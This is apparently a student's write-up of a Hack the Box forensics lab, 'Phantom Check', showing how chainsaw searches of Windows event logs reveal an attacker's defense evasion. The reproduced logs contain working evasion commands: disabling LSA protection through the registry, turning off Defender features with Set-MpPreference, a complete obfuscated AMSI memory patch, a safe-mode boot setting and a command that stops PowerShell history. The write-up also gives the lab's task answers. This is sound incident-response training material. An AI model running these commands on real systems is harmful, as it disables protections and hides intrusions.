
Hack the Box Operation Blackout 2025: Phantom Check by Melisa Nyamukondiwa

Scenario


Sherlock Scenario


Byte Doctor Reyes is investigating a stealthy post-breach attack where several expected security logs and Windows Defender alerts appear to be missing. He suspects the attacker employed defense evasion techniques to disable or manipulate security controls, significantly complicating detection efforts. Using the exported event logs, your objective is to uncover how the attacker compromised the system's defenses to remain undetected.

Scenario analysis

- The task requires investigating an attack after it has happened by analyzing logs where the windows defender alerts are missing
- Modification of alerts and manipulation of security controls is a possible reason for the lack of security alerts. This is clearly a major concern.
- However, event logs extracted can reveal the steps the attacker took to compromise the system and avoid detection

Files/Artifacts Included

The following files were included as part of the investigation and will be centered within this writeup.



Name	Date modified	Type	Size
Microsoft-Windows-Powershell	2025/04/10 08:42	Event Log	1 092 KB
Microsoft-Windows-Powershell-Operati...	2025/04/10 08:43	Event Log	2 116 KB
Microsoft-Windows-Sysmon-Operational	2025/04/10 08:44	Event Log	2 116 KB


It included Powershell, Powershell Operational and Sysmon Operational logs.

Task 1

The attacker disabled LSA protection on the compromised host by modifying a registry key. What is the full path of that registry key?

LSA protection is a windows process that protects the system from credential dumping or code injection. If it is not enabled then attackers can easily access credentials or secrets that help gain access to the system. Disabling the registry key thus allows the attacker to inject code into the system or dump credentials which is a security risk.

In order to find the path to the registry key, chainsaw was used.
Command used: `chainsaw search LSA Microsoft-Windows-Powershell-Operational.evtx.`
These were the results which helped find the flag.



```
[+] Loaded 1 forensic files (2.1 MiB)
[+] Searching forensic artefacts ...
---
Event_attributes:
  xmlns: http://schemas.microsoft.com/win/2004/08/events/event
Event:
  System:
    Provider_attributes:
      Name: Microsoft-Windows-PowerShell
      Guid: A0C1853B-5C40-4B15-8766-3CF1C58F985A
    EventID: 4104
    Version: 1
    Level: 5
    Task: 2
    Opcode: 15
    Keywords: '0x0'
    TimeCreated_attributes:
      SystemTime: 2025-04-10T06:28:47.447103Z
    EventRecordID: 3331
    Correlation_attributes:
      ActivityID: D72FE4F3-A9DD-0001-B704-31D7DDA9DB01
    Execution_attributes:
      ProcessID: 6288
      ThreadID: 6164
    Channel: Microsoft-Windows-PowerShell/Operational
    Computer: DESKTOP-M3AKJSD
    Security_attributes:
      UserID: S-1-5-21-3999086100-426973801-4203759309-1002
  EventData:
    MessageNumber: 1
    MessageTotal: 1
    ScriptBlockText: reg add HKLM\SYSTEM\CurrentControlSet\Control\LSA /v RunAsPPL /t REG_DWORD /d 0 /f
    ScriptBlockId: e6c09eca-6846-4e20-9c1f-492c687d01d6
```


Task 2

Which PowerShell command did the attacker first execute to disable Windows Defender?

The first clue was that it was a powershell command, meaning it was either in the Powershell or Powershell Operational log. A search for the action “disable” was done, making sure that it was not case sensitive by using the -i option

The command used: `chainsaw search -i disable Microsoft-Windows-Powershell.evtx`

Results




```
EventData:
  Data:
  - Set-MpPreference -DisableIOAVProtection $true -DisableEmailScanning $true -DisableBlockAtFirstSeen $true
  - "\tDetailSequence=1\r\n\tDetailTotal=1\r\n\r\n\tSequenceNumber=131\r\n\r\n\tUserId=DESKTOP-M3AKJSD\\User\r\n\tHostName=ConsoleHost\r\n\tHostVersion=5.1.26100.362
```

Task 3

The attacker loaded an AMSI patch written in PowerShell. Which function in the DLL is being patched by the script to effectively disable AMSI?

The first question that needed to be answered was what an AMSI patch was and what it did. The following definition was found on github which could be confirmed by further research. By this definition it can be concluded that the attacker executed an AMSI patch through a powershell script in order to remotely execute code without detection.



okankurtuluss / AMSIBypassPatch

This PowerShell script applies a memory patch to bypass the Antimalware Scan Interface (AMSI), allowing unrestricted execution of PowerShell commands.


security powershell patch pentest evasion cyber bypass powershell-scripts cyber-security red-team security-tools amsi amsi-bypass amsi-evasion amsi-patch

Updated on Jun 2, 2024 PowerShell

Searching for dll using the command: `chainsaw search dll ./`
Showed the results:


```
      Qualifiers: 0
    EventID: 800
    Version: 0
    Level: 4
    Task: 8
    Opcode: 0
    Keywords: '0×80000000000000'
    TimeCreated_attributes:
      SystemTime: 2025-04-10T06:37:50.689888Z
    EventRecordID: 702
    Correlation: null
    Execution_attributes:
      ProcessID: 9808
      ThreadID: 0
    Channel: Windows PowerShell
    Computer: DESKTOP-M3AKJSD
    Security: null
  EventData:
    Data:
    - |2
          Add-Type -TypeDefinition $k
    - "\tDetailSequence=1\r\n\tDetailTotal=1\r\n\r\n\tSequenceNumber=213\r\n\r\n\tUserId=DESKTOP-M3AKJSD\\User\r\n\tHostName=ConsoleHost\r\n\tHostVersion=5.1.26100.362
4\r\n\tHostId=06070939-645a-4cb4-bb35-feff3e76ad09\r\n\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\r\n\tEngineVersion=5.1.26100.362
4\r\n\tRunspaceId=62516b95-d457-41c9-aa13-31b963bcf8bb\r\n\tPipelineId=55\r\n\tScriptName=\r\n\tCommandLine=    Add-Type -TypeDefinition $k\n"
    - "CommandInvocation(Add-Type): \"Add-Type\"\r\nParameterBinding(Add-Type): name=\"TypeDefinition\"; value=\"using System;\nusing System.Runtime.InteropServices;\n
public class P {\n    [DllImport(\"kernel32.dll\")]\n    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);\n    [DllImport(\"kernel32.dll\")
]\n    public static extern IntPtr GetModuleHandle(string lpModuleName);\n    [DllImport(\"kernel32.dll\")]\n    public static extern bool VirtualProtect(IntPtr lpAddr
ess, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);\n    public static bool Patch() {\n        IntPtr h = GetModuleHandle(\"a\" + \"m\" + \"s\" + \"i\" +
 \".dll\");\n        if (h == IntPtr.Zero) return false;\n        IntPtr a = GetProcAddress(h, \"A\" + \"m\" + \"s\" + \"i\" + \"S\" + \"c\" + \"a\" + \"n\" + \"B\" +
\"u\" + \"f\" + \"f\" + \"e\" + \"r\");\n        if (a == IntPtr.Zero) return false;\n        UInt32 oldProtect;\n        if (!VirtualProtect(a, (UIntPtr)5, 0×40, out
oldProtect)) return false;\n        byte[] patch = { 0×31, 0×C0, 0×C3 };\n        Marshal.Copy(patch, 0, a, patch.Length);\n        return VirtualProtect(a, (UIntPtr)5
, oldProtect, out oldProtect);\n    }\n}\"\r\n"
    Binary: null
```

These results show that the script disabled Virtual Protection. It could thus be determined that one of the amsi functions was being disabled.



PowerShell
VBScript
Other Application
Other Application
MsMpEng.exe (Windows Defender Service)
Win32 API Layer
AMSI.h + AMSI.lib + AMSI.dll
AmsiScanBuffer()
AmsiScanString()
COM API Layer
Amsi.h + Amsi.dll
IAntimalware::Scan()
Provider Class registration
AV Provider Layer
Windows Defender Provider Class
IAntimalwareProvider::Scan()
3rd Party AV Provider Class
MpEngine.dll (Defender Scan Engine)
MpSvc.dll (Defender RPC Server)
RPC

The diagram shows that the two functions under powershell are AmsiScanBuffer and AmsiScanString. For the purpose of this exercise; it was determined that AmsiScanBuffer was the one disabled.

Task 4

Which command did the attacker use to restart the machine in Safe Mode?


In order to find the answer, the following command was used: `chainsaw search -i safeboot ./` in order to search all three logs. There were two hits but one gave the appropriate answer.



```
ProcessId: 2568
Image: C:\Windows\System32\bcdedit.exe
FileVersion: 10.0.26100.3624 (WinBuild.160101.0800)
Description: Boot Configuration Data Editor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: bcdedit.exe
CommandLine: '"C:\WINDOWS\system32\bcdedit.exe" /set safeboot network'
CurrentDirectory: C:\WINDOWS\system32\
User: DESKTOP-M3AKJSD\User
LogonGuid: 53C665D1-5FE9-67F7-D656-120000000000
LogonId: '0×1256d6'
TerminalSessionId: 1
IntegrityLevel: High
```

Task 5

Which PowerShell command did the attacker use to disable PowerShell command history logging?



AI Overview

To disable command history logging in PowerShell, specifically the persistent logging to the `ConsoleHost_history.txt` file managed by the PSReadLine module, use the following command:

Code

```
Set-PSReadLineOption -HistorySaveStyle SaveNothing
```

The AI overview's answer matched the different sources consulted after; this was then confirmed by running this command in the bash shell:
`chainsaw search -i ps-setreadline ./`



```
EventData:
  Data:
  - Set-PSReadlineOption -HistorySaveStyle SaveNothing
```

Observations

Considering all of the actions the attacker took, it was possible to find out how exactly they prevented being detected. They achieved this through powershell commands and scripts which disabled LSA Protection, Windows Defender, AMSI, restart the machine in safe mode and clear the powershell history. This would explain why security and Windows Defender logs were missing. The system logs were able to determine the exact commands used and paths taken by the attacker which can help in post incident investigation.

Lessons Learned

- How to use chainsaw to investigate a security event
- Which chainsaw queries to use
- There are processes and configurations within windows which help with the detection of security events
- Attackers often disable processes in order to avoid detection but clues are often left behind in system logs such as the Sysmon, Powershell and Powershell Operational logs.

Conclusion

In conclusion this lab helped to sharpen incident investigation skills and also how to use the Chainsaw tool. It also brought insight into why Windows Defender is very important for threat detection and response. Without it; an attacker can cover their threats. However, it is also possible to use other sources to figure out the attacker’s pathway.